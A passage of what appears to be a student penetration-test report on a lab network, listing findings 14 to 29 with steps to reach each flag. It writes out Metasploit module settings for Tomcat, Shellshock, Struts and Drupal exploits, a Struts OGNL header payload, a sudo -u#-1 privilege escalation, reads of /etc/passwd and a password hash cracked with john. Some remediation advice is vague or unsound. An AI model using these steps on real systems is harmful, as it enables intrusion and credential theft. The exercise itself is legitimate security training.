
Images	
Affected Hosts	192.168.14.35
Remediation	Generally, it would be a good idea to avoid any PHP commands.

Vulnerability 14	Findings
Title	Session Management
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	After testing out a few different sessions in the URL using Burp, this URL worked. http://192.168.13.35/admin_legal_data.php?admin=87
Images	 <p>Welcome Admin...</p> <p>You have unlocked the secret area! flag (4) is dsc93pud7q</p>


Affected Hosts	192.168.14.35
Remediation	Authentication should be required when trying to access this webpage.


Vulnerability 15	Findings
Title	Directory Traversal
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	If you run ls in one of most previous flags, you will come across the old_disclaimers directory. Then you can use the URL: http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt
Images	
Affected Hosts	192.168.14.35
Remediation	Monitor access privileges and user interactions according to files.

Vulnerability 16	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	On the Domain Dossier webpage, search the domain WHOIS record for totalrekall.xyz. The flag will appear as Admin Street.


	 <p>Domain Dossier Investigate domains and IP addresses</p> <p>domain or IP address <input type="text" value="totalrecall.xyz"/></p> <p><input checked="" type="checkbox"/> domain whois record <input type="checkbox"/> DNS records <input type="checkbox"/> traceroute <input type="checkbox"/> network whois record <input type="checkbox"/> service scan <input type="button" value="go"/></p> <p>user: anonymous [52.170.46.79] balance: 39 units log in account info</p> <p>CentralOps.net</p> <p>Do you see Whois records that are missing contact information? Read about reduced Whois data due to the GDPR.</p> <h3>Address lookup</h3> <p>canonical name totalrecall.xyz.</p> <p>aliases</p> <p>addresses 3.33.130.190 15.197.148.33</p> <h3>Domain Whois record</h3> <p>Queried whois.nic.xyz with "totalrecall.xyz"...</p> <table border="1"> <thead> <tr> <th colspan="2">Domain Name: TOTALREKALL.XYZ</th> </tr> </thead> <tbody> <tr> <td>Registrant Organization:</td> <td></td> </tr> <tr> <td>Registrant Street:</td> <td>h8s692hskasd Flag1</td> </tr> <tr> <td>Registrant City:</td> <td>Atlanta</td> </tr> <tr> <td>Registrant State/Province:</td> <td>Georgia</td> </tr> <tr> <td>Registrant Postal Code:</td> <td>30309</td> </tr> <tr> <td>Registrant Country:</td> <td>US</td> </tr> <tr> <td>Registrant Phone:</td> <td>+1.7702229999</td> </tr> <tr> <td>Registrant Phone Ext:</td> <td></td> </tr> <tr> <td>Registrant Fax:</td> <td></td> </tr> <tr> <td>Registrant Fax Ext:</td> <td></td> </tr> <tr> <td>Registrant Email:</td> <td>jlow@2u.com</td> </tr> <tr> <td>Registry Admin ID:</td> <td>CR534509111</td> </tr> <tr> <td>Admin Name:</td> <td>sshUser alice</td> </tr> <tr> <td>Admin Organization:</td> <td></td> </tr> <tr> <td>Admin Street:</td> <td>h8s692hskasd Flag1</td> </tr> <tr> <td>Admin City:</td> <td>Atlanta</td> </tr> <tr> <td>Admin State/Province:</td> <td>Georgia</td> </tr> <tr> <td>Admin Postal Code:</td> <td>30309</td> </tr> <tr> <td>Admin Country:</td> <td>US</td> </tr> <tr> <td>Admin Phone:</td> <td>+1.7702229999</td> </tr> <tr> <td>Admin Phone Ext:</td> <td></td> </tr> <tr> <td>Admin Fax:</td> <td></td> </tr> <tr> <td>Admin Fax Ext:</td> <td></td> </tr> <tr> <td>Admin Email:</td> <td>jlow@2u.com</td> </tr> <tr> <td>Registry Tech ID:</td> <td>CR534509110</td> </tr> <tr> <td>Tech Name:</td> <td>sshUser alice</td> </tr> <tr> <td>Tech Organization:</td> <td></td> </tr> <tr> <td>Tech Street:</td> <td>h8s692hskasd Flag1</td> </tr> </tbody> </table>	Domain Name: TOTALREKALL.XYZ		Registrant Organization:		Registrant Street:	h8s692hskasd Flag1	Registrant City:	Atlanta	Registrant State/Province:	Georgia	Registrant Postal Code:	30309	Registrant Country:	US	Registrant Phone:	+1.7702229999	Registrant Phone Ext:		Registrant Fax:		Registrant Fax Ext:		Registrant Email:	jlow@2u.com	Registry Admin ID:	CR534509111	Admin Name:	sshUser alice	Admin Organization:		Admin Street:	h8s692hskasd Flag1	Admin City:	Atlanta	Admin State/Province:	Georgia	Admin Postal Code:	30309	Admin Country:	US	Admin Phone:	+1.7702229999	Admin Phone Ext:		Admin Fax:		Admin Fax Ext:		Admin Email:	jlow@2u.com	Registry Tech ID:	CR534509110	Tech Name:	sshUser alice	Tech Organization:		Tech Street:	h8s692hskasd Flag1
Domain Name: TOTALREKALL.XYZ																																																											
Registrant Organization:																																																											
Registrant Street:	h8s692hskasd Flag1																																																										
Registrant City:	Atlanta																																																										
Registrant State/Province:	Georgia																																																										
Registrant Postal Code:	30309																																																										
Registrant Country:	US																																																										
Registrant Phone:	+1.7702229999																																																										
Registrant Phone Ext:																																																											
Registrant Fax:																																																											
Registrant Fax Ext:																																																											
Registrant Email:	jlow@2u.com																																																										
Registry Admin ID:	CR534509111																																																										
Admin Name:	sshUser alice																																																										
Admin Organization:																																																											
Admin Street:	h8s692hskasd Flag1																																																										
Admin City:	Atlanta																																																										
Admin State/Province:	Georgia																																																										
Admin Postal Code:	30309																																																										
Admin Country:	US																																																										
Admin Phone:	+1.7702229999																																																										
Admin Phone Ext:																																																											
Admin Fax:																																																											
Admin Fax Ext:																																																											
Admin Email:	jlow@2u.com																																																										
Registry Tech ID:	CR534509110																																																										
Tech Name:	sshUser alice																																																										
Tech Organization:																																																											
Tech Street:	h8s692hskasd Flag1																																																										
Affected Hosts	https://centralops.net/co/DomainDossier.aspx																																																										
Remediation	Take out any important records from this webpage and store it in an encrypted file to which only admins can access.																																																										

Vulnerability 17	Findings
Title	Scanning Vulnerability
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	Ran nmap on totalrecall.xyz to get the ip address.

Images 	
Affected Hosts	3.33.130.190
Remediation	Restrict nmap scans from the public and only allow certain ip addresses.

Vulnerability 18	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	On a web browser, open crt.sh. Then search for totalrekall.xyz to find the flag.
Images	
Affected Hosts	3.33.130.190
Remediation	Ensure that remediation policies are set. Make it automated and have it monitored.



Vulnerability 19	Findings
Title	Scanning Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS


Risk Rating	Medium
Description	Ran nmap 192.168.13.0/24 to find that there are 5 hosts not including the host that you are scanning from.
Images	
Affected Hosts	192.168.13.0/24
Remediation	Restrict nmap scans from ip addresses that shouldn't have access in the first place.

Vulnerability 20	Findings
Title	Aggressive Scan Vulnerability
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Ran nmap -A 192.168.13.0/24 to find that 192.168.13.13 is the host of Drupal.


Images <pre> Nmap scan report for 192.168.13.13 Host is up (0.00011s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 ((Debian)) _http-server-header: Apache/2.4.25 (Debian) http-robots.txt: 22 disallowed entries (15 shown) /core/ /profiles/ /README.txt /web.config /admin/ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/ /user/password/ /user/login/ /user/logout/ /index.php/admin/ _/index.php/comment/reply/ _http-title: Home Drupal CVE-2019-6340 _http-generator: Drupal 8 (https://www.drupal.org) MAC Address: 02:42:C0:AB:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.01 ms 192.168.13.13 Nmap scan report for 192.168.13.14 Host is up (0.00011s latency). </pre>	
Affected Hosts	192.168.13.13
Remediation	Block port 80, set up firewalls.

Vulnerability 21	Findings
Title	Nessus Scanning Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Ran a new scan for 192.168.13.12. One critical vulnerability was found for Apache Struts. The ID number 97610 was shown on the right hand side of the page.
Images	<p>The screenshot shows the Nessus interface with a critical finding for Apache Struts. The finding details include:</p> <ul style="list-style-type: none"> Description: Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote) Solution: Upgrade to Apache Struts version 2.5.27 or later. Output: Nessus was able to exploit the issue using the following request: <pre> GET / HTTP/1.1 Host: 192.168.13.12:8080 Accept: */* Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1 Content-Type: %{context['com.opensymphony.workflow.dispatcher.HttpServletResponse'].addHeader('X-Tenable','%{this}').multipart/form-data} Connection: close User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0) Pragma: no-cache Accept: image/gif, image/x-shockwave_fox, image/jpeg, image/pjpeg, image/png, */* </pre>
Affected Hosts	192.168.13.12.
Remediation	The host IP should have the latest security patches. Install upgrades.

Vulnerability 22	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	<p>Ran msfconsole.</p> <p>Search exploits that include Tomcat and JSP.</p> <p>Used exploit (multi/http/tomcat_jsp_upload_bypass).</p> <p>set RHOST to 192.168.13.10</p> <p>Run the command.</p> <p>In meterpreter, enter shell.</p> <p>Run: cat /root/.flag7.txt</p>
Images	 
Affected Hosts	192.168.13.10

Remediation	Update firewalls and security controls.
Vulnerability 23	Findings
Title	Shellshock
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	<p>Run msfconsole. Search exploits that include Shellshock. Run exploit (multi/http/apache_mod_cgi_bash_env_exec). set TARGETURI: /cgi-bin/shockme.cgi set RHOST: 192.168.13.11 In meterpreter, run: cat /etc/sudoers to find flag.</p>
Images	
Affected Hosts	192.168.13.11
Remediation	This IP should restrict access to any TCP ports. Update with firewalls in place.

Vulnerability 24	Findings
Title	Shellshock pt.2
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Continuing from the same machine as above, run: cat /etc/passwd to find the next flag.


Images  <pre>#includedir /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less meterpreter > cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin/sync games:x:5:60:games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: meterpreter ></pre>	Affected Hosts 192.168.13.11	Remediation Block the TCP port. Update firewalls and security controls.
--	--	---

Vulnerability 25		Findings
Title		Struts CVE-2017-5638
Type (Web app / Linux OS / Windows OS)		Linux OS
Risk Rating		Medium
Description		Run msfconsole. Search for exploits that include Struts. Use multi/http/struts2_content_type_ognl. set the RHOSTS to 192.168.13.12. Connect to the session. Run the command: search -f *flag* Then run: cat /root/flagisinthisfile.7z to get the flag.

Images	
Affected Hosts	192.168.13.12
Remediation	Ensure the latest security patches and updates are running.

Vulnerability 26	Findings
Title	Drupal - CVE-2019-6340
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	<p>Run msfconsole. Search for exploits that include Drupal. Use exploit (unix/webapp/drupal_restws_unserialize). set RHOSTS to 192.168.13.13. In meterpreter, run getuid to get username: www.data</p>
Images	


Affected Hosts	192.168.13.13
Remediation	Update with firewalls.

Vulnerability 27	Findings
Title	CVE-2019-14287
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	ssh alice@192.168.13.14 password: alice run: sudo -u#-1 cat /root/flag12.txt
Images	
Affected Hosts	192.168.13.14
Remediation	Would highly recommend a stronger password. Use numbers, special characters, etc.


Vulnerability 28	Findings
Title	OSINT
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Search for github and go to the totalrekall page. In the repository, you should be able to find the xampp.users page. It includes the word trivera and a hash

	<p>included. Copy and paste the hash into Kali Linux by doing “nano hashes.txt”, and by pasting the hash in there. Save and exit. Then run: john hashes.txt to crack the hash.</p>
Images	<pre> totalrecall / site [public] Code Issues Pull requests Actions Projects Security Insights Code main Go to file assets old-site README.md about.html contact.html index.html robots.txt xampp.users site xampp.users totalrecall Added site backup files Code Blame 1 lines (1 loc) - 46 bytes trivera:\$apr1\$Ma\$9SwedSV3sgfA53j:c36x54uU08 File Actions Edit View Help [root@kali ~]# nano hashes.txt [root@kali ~]# john hashes.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 512/512 AVX512BW 16x3]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Tanya4life [trivera] 1g 0:00:00:00 DONE 2/3 (2023-07-26 18:52) 8.333g/s 10450p/s 10450c/s 10450C/s 123456.. jake Use the "--show" option to display all of the cracked passwords reliably Session completed. [root@kali ~]# </pre>
Affected Hosts	N/A
Remediation	Never save user credentials in an open forum for everyone to access. Store it in an encrypted file.

Vulnerability 29		Findings
Title	HTTP Enumeration	
Type (Web app / Linux OS / Windows OS)	Windows OS	
Risk Rating	Medium	
Description	Run nmap -sP 172.22.117.0/24 The nmap scan report for Windows 10 is HTTP. Take the IP address given from Windows 10 and paste it in a web browser.	

	A popup will appear. Username is trivera and password is Tanya4life. Inside, you will find the flag file.								
